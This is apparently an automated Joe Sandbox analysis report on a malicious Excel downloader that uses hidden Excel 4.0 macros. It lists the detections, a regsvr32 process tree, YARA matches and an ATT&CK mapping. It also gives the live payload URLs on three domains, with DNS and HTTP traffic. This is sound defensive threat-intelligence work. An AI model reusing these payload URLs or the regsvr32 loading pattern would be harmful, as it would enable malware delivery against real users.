ID: 493727
Sample Name:
SecuriteInfo.com.Exploit.Siggen3.20906.5188.743
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 23:37:57
Date: 29/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report SecuriteInfo.com.Exploit.Sigg…

Overview


General Information

Sample Name:	SecuriteInfo.com.Exploit.Siggen3.20906.5188.743 (renamed file extension from 743 to xls)
Analysis ID:	493727
MD5:	7b83b99dace566..
SHA1:	4c4893beca9223..
SHA256:	e005a59b0ab458..
Tags:	xlsx
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Office document tries to convince vi…
- Multi AV Scanner detection for subm…
- Multi AV Scanner detection for doma…
- Sigma detected: Microsoft Office Pr…
- Document exploit detected (process…
- Document exploit detected (UrlDown…
- Yara detected hidden Macro 4.0 in E…
- Yara signature match
- Potential document exploit detected…
- Uses a known web browser user age…
- May sleep (evasive loops) to hinder …
- Document contains embedded VBA …

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 1500 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - regsvr32.exe (PID: 2428 cmdline: 'C:\Windows\System32\regsvr32.exe' C:\Datop\test.test MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2576 cmdline: 'C:\Windows\System32\regsvr32.exe' C:\Datop\test1.test MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2132 cmdline: 'C:\Windows\System32\regsvr32.exe' C:\Datop\test2.test MD5: 59BCE9F07985F8A4204F4D6554CFF708)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
SecuriteInfo.com.Exploit.Siggen3.20906.5188.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x3a8aa:$s1: Excel • 0x3b94a:$s1: Excel • 0x34cf:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 00 00 00 00 00 00 00 00 01 3A
SecuriteInfo.com.Exploit.Siggen3.20906.5188.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for domain / URL

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)


HIPS / PFW / Operating System Protection Evasion:

Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Re Se Ef
Valid Accounts	Scripting 1	Path Interception	Process Injection 1	Disable or Modify Tools 1	OS Credential Dumping	Virtualization/Sandbox Evasion 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communication	Re Tr W Au
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 3	Exploit SS7 to Redirect Phone Calls/SMS	Re W W Au
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 1 4	Exploit SS7 to Track Device Location	Ol De Cl Ba
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Ingress Tool Transfer 4	SIM Card Swap	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Exploit.Siggen3.20906.5188.xls	15%	Virustotal		Browse
SecuriteInfo.com.Exploit.Siggen3.20906.5188.xls	22%	ReversingLabs	Document-Excel.Downloader.EncDoc	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
mercanets.com	0%	Virustotal		Browse
geit.in	0%	Virustotal		Browse
gillcart.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://geit.in/MeOlE9Xxd/key.xml	3%	Virustotal		Browse
http://https://geit.in/MeOlE9Xxd/key.xml	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://https://gillcart.com/Cdpmoyhr/key.xml	4%	Virustotal		Browse
http://https://gillcart.com/Cdpmoyhr/key.xml	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://https://mercanets.com/9DPZqAfZdq5z/key.xml	7%	Virustotal		Browse
http://https://mercanets.com/9DPZqAfZdq5z/key.xml	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mercanets.com	162.222.225.250	true	false	• 0%, Virustotal, Browse	unknown
geit.in	162.251.80.22	true	false	• 0%, Virustotal, Browse	unknown
gillcart.com	199.79.63.251	true	false	• 0%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://geit.in/MeOlE9Xxd/key.xml	false	• 3%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://gillcart.com/Cdpmoyhr/key.xml	false	• 4%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://mercanets.com/9DPZqAfZdq5z/key.xml	true	• 7%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
199.79.63.251	gillcart.com	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	false
162.251.80.22	geit.in	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	false
162.222.225.250	mercanets.com	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	493727
Start date:	29.09.2021
Start time:	23:37:57
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 6s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.Exploit.Siggen3.20906.5188.743 (renamed file extension from 743 to xls)
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)

Number of analysed new started processes analysed:	7
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.expl.winXLS@7/0@3/3
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
23:39:20	API Interceptor	271x Sleep call for process: regsvr32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
199.79.63.251	recital-1302341626.xls	Get hash	malicious	Browse	
	recital-1302341626.xls	Get hash	malicious	Browse	
	recital-123154428.xls	Get hash	malicious	Browse	
	recital-123154428.xls	Get hash	malicious	Browse	
162.251.80.22	recital-1302341626.xls	Get hash	malicious	Browse	
	recital-1302341626.xls	Get hash	malicious	Browse	
	recital-123154428.xls	Get hash	malicious	Browse	
	recital-123154428.xls	Get hash	malicious	Browse	
162.222.225.250	recital-1302341626.xls	Get hash	malicious	Browse	
	recital-1302341626.xls	Get hash	malicious	Browse	
	recital-123154428.xls	Get hash	malicious	Browse	
	recital-123154428.xls	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
geit.in	recital-1302341626.xls	Get hash	malicious	Browse	• 162.251.80.22
	recital-1302341626.xls	Get hash	malicious	Browse	• 162.251.80.22
	recital-123154428.xls	Get hash	malicious	Browse	• 162.251.80.22
	recital-123154428.xls	Get hash	malicious	Browse	• 162.251.80.22
mercanets.com	recital-1302341626.xls	Get hash	malicious	Browse	• 162.222.225.250

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	recital-1302341626.xls	Get hash	malicious	Browse	• 162.222.225.250
	recital-123154428.xls	Get hash	malicious	Browse	• 162.222.225.250
	recital-123154428.xls	Get hash	malicious	Browse	• 162.222.225.250
gillcart.com	recital-1302341626.xls	Get hash	malicious	Browse	• 199.79.63.251
	recital-1302341626.xls	Get hash	malicious	Browse	• 199.79.63.251
	recital-123154428.xls	Get hash	malicious	Browse	• 199.79.63.251
	recital-123154428.xls	Get hash	malicious	Browse	• 199.79.63.251

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PUBLIC-DOMAIN-REGISTRYUS	Nuevo pedido # 765-3523663 ,pdf.exe	Get hash	malicious	Browse	• 208.91.199.223
	PO#1135 - #U88d5#U5049.exe	Get hash	malicious	Browse	• 208.91.199.224
	recital-1302341626.xls	Get hash	malicious	Browse	• 162.222.225.250
	recital-1302341626.xls	Get hash	malicious	Browse	• 162.222.225.250
	recital-123154428.xls	Get hash	malicious	Browse	• 162.222.225.250
	recital-123154428.xls	Get hash	malicious	Browse	• 162.222.225.250
	dhl_doc88654325571.exe	Get hash	malicious	Browse	• 208.91.198.143
	ORDER _NO_32017.doc	Get hash	malicious	Browse	• 162.215.241.145
	New Order.pdf.exe	Get hash	malicious	Browse	• 208.91.199.225
	Curriculum Vitae Milani.exe	Get hash	malicious	Browse	• 208.91.199.224
	usermasabiczx.exe	Get hash	malicious	Browse	• 199.79.62.16
	IfF08zoTKQNagy0.exe	Get hash	malicious	Browse	• 208.91.198.143
	vNBfeEsb8L.doc	Get hash	malicious	Browse	• 204.11.58.87
	Inquiry - Specifications 002021 (2).exe	Get hash	malicious	Browse	• 208.91.199.223
	#RFQ SUPPLY Unilever House UK.exe	Get hash	malicious	Browse	• 208.91.199.224
	O2bxPCQqfl.exe	Get hash	malicious	Browse	• 208.91.199.224
	PO00174Quotations.exe	Get hash	malicious	Browse	• 208.91.199.224
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• 208.91.199.223
	New Order for UT- materials.exe	Get hash	malicious	Browse	• 208.91.198.143
	payment-copy (2).exe	Get hash	malicious	Browse	• 208.91.199.224
PUBLIC-DOMAIN-REGISTRYUS	Nuevo pedido # 765-3523663 ,pdf.exe	Get hash	malicious	Browse	• 208.91.199.223
	PO#1135 - #U88d5#U5049.exe	Get hash	malicious	Browse	• 208.91.199.224
	recital-1302341626.xls	Get hash	malicious	Browse	• 162.222.225.250
	recital-1302341626.xls	Get hash	malicious	Browse	• 162.222.225.250
	recital-123154428.xls	Get hash	malicious	Browse	• 162.222.225.250
	recital-123154428.xls	Get hash	malicious	Browse	• 162.222.225.250
	dhl_doc88654325571.exe	Get hash	malicious	Browse	• 208.91.198.143
	ORDER _NO_32017.doc	Get hash	malicious	Browse	• 162.215.241.145
	New Order.pdf.exe	Get hash	malicious	Browse	• 208.91.199.225
	Curriculum Vitae Milani.exe	Get hash	malicious	Browse	• 208.91.199.224
	usermasabiczx.exe	Get hash	malicious	Browse	• 199.79.62.16
	IfF08zoTKQNagy0.exe	Get hash	malicious	Browse	• 208.91.198.143
	vNBfeEsb8L.doc	Get hash	malicious	Browse	• 204.11.58.87
	Inquiry - Specifications 002021 (2).exe	Get hash	malicious	Browse	• 208.91.199.223
	#RFQ SUPPLY Unilever House UK.exe	Get hash	malicious	Browse	• 208.91.199.224
	O2bxPCQqfl.exe	Get hash	malicious	Browse	• 208.91.199.224
	PO00174Quotations.exe	Get hash	malicious	Browse	• 208.91.199.224
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• 208.91.199.223
	New Order for UT- materials.exe	Get hash	malicious	Browse	• 208.91.198.143
	payment-copy (2).exe	Get hash	malicious	Browse	• 208.91.199.224

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
7dcce5b76c8b17472d024758970a406b	EM2101167 CC - P.doc	Get hash	malicious	Browse	• 199.79.63.251 • 162.222.225.250 • 162.251.80.22
	recital-1302341626.xls	Get hash	malicious	Browse	• 199.79.63.251 • 162.222.225.250 • 162.251.80.22
	recital-123154428.xls	Get hash	malicious	Browse	• 199.79.63.251 • 162.222.225.250 • 162.251.80.22
	FedEx AWB 884174658339 .doc	Get hash	malicious	Browse	• 199.79.63.251 • 162.222.225.250 • 162.251.80.22
	Original copy of Bill of lading and AWB documents.doc	Get hash	malicious	Browse	• 199.79.63.251 • 162.222.225.250 • 162.251.80.22
	Purchase order PO06708.doc	Get hash	malicious	Browse	• 199.79.63.251 • 162.222.225.250 • 162.251.80.22
	TransferCopy.doc	Get hash	malicious	Browse	• 199.79.63.251 • 162.222.225.250 • 162.251.80.22
	INVOICE PACKING LIST PO 16005704 6200001419 CAPTOPRIL 1600 200kg SYN2021091407.doc	Get hash	malicious	Browse	• 199.79.63.251 • 162.222.225.250 • 162.251.80.22
	450-0176455.ppt	Get hash	malicious	Browse	• 199.79.63.251 • 162.222.225.250 • 162.251.80.22
	InvPixcareer.-0048_20210927.xlsb	Get hash	malicious	Browse	• 199.79.63.251 • 162.222.225.250 • 162.251.80.22
	InvPixcareer.-289609891_20210927.xlsb	Get hash	malicious	Browse	• 199.79.63.251 • 162.222.225.250 • 162.251.80.22
	waffle_lol.xls	Get hash	malicious	Browse	• 199.79.63.251 • 162.222.225.250 • 162.251.80.22
	V-21-Kiel-050-D02.docx	Get hash	malicious	Browse	• 199.79.63.251 • 162.222.225.250 • 162.251.80.22
	MT103.doc	Get hash	malicious	Browse	• 199.79.63.251 • 162.222.225.250 • 162.251.80.22
	D.I. Pipes Fittings.doc	Get hash	malicious	Browse	• 199.79.63.251 • 162.222.225.250 • 162.251.80.22
	InvPixcareer.-43329_20210927.xlsb	Get hash	malicious	Browse	• 199.79.63.251 • 162.222.225.250 • 162.251.80.22
	InvPixcareer.-5589234_20210927.xlsb	Get hash	malicious	Browse	• 199.79.63.251 • 162.222.225.250 • 162.251.80.22
	recital-239880844.xls	Get hash	malicious	Browse	• 199.79.63.251 • 162.222.225.250 • 162.251.80.22
	waff.xls	Get hash	malicious	Browse	• 199.79.63.251 • 162.222.225.250 • 162.251.80.22
	qkF3PCHVXs.xls	Get hash	malicious	Browse	• 199.79.63.251 • 162.222.225.250 • 162.251.80.22

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:19:34 2015, Last Saved Time/Date: Wed Sep 29 08:59:46 2021, Security: 0
Entropy (8bit):	7.351326128821904
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	SecuriteInfo.com.Exploit.Siggen3.20906.5188.xls
File size:	250368
MD5:	7b83b99dace5664b9ab5c0c3882be408
SHA1:	4c4893beca92234c023ee2dfff759e155c643ed3
SHA256:	e005a59b0ab458c8a1ab6883e17504382bd72d2e9de8eb99c785de520c258c0c
SHA512:	49f7f8746555e83d7a52afb63c108597db8510df1e4d0c5b350848d411245b700e012ba09421a39466a487f9450439b7aa4b7fea459c88d90299b3de1289bd24
SSDEEP:	6144:iKpb8rGYrMPe3q7Q0XV5xtuEsi8/dgD9fWvcZZdtLq1JOjbwvOMPDslAvS3+Hw7c:n9fVrLmUjbwvrDa33LvfH1WO2
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "SecuriteInfo.com.Exploit.Siggen3.20906.5188.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1251
Author:	
Last Saved By:	
Create Time:	2015-06-05 18:19:34
Last Saved Time:	2021-09-29 07:59:46
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 29, 2021 23:38:43.649363041 CEST	192.168.2.22	8.8.8.8	0x372	Standard query (0)	gillcart.com	A (IP address)	IN (0x0001)
Sep 29, 2021 23:38:45.497734070 CEST	192.168.2.22	8.8.8.8	0x3abd	Standard query (0)	geit.in	A (IP address)	IN (0x0001)
Sep 29, 2021 23:38:46.683339119 CEST	192.168.2.22	8.8.8.8	0x6667	Standard query (0)	mercanets.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 29, 2021 23:38:43.891751051 CEST	8.8.8.8	192.168.2.22	0x372	No error (0)	gillcart.com		199.79.63.251	A (IP address)	IN (0x0001)
Sep 29, 2021 23:38:45.617288113 CEST	8.8.8.8	192.168.2.22	0x3abd	No error (0)	geit.in		162.251.80.22	A (IP address)	IN (0x0001)
Sep 29, 2021 23:38:46.936165094 CEST	8.8.8.8	192.168.2.22	0x6667	No error (0)	mercanets.com		162.222.225.250	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- gillcart.com
- geit.in
- mercanets.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	199.79.63.251	443	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
2021-09-29 21:38:44 UTC	0	OUT	GET /Cdpmoyhr/key.xml HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: gillcart.com Connection: Keep-Alive
2021-09-29 21:38:45 UTC	0	IN	HTTP/1.1 404 Not Found Date: Wed, 29 Sep 2021 21:38:44 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Vary: Accept-Encoding Transfer-Encoding: chunked Content-Type: text/html;charset=utf-8
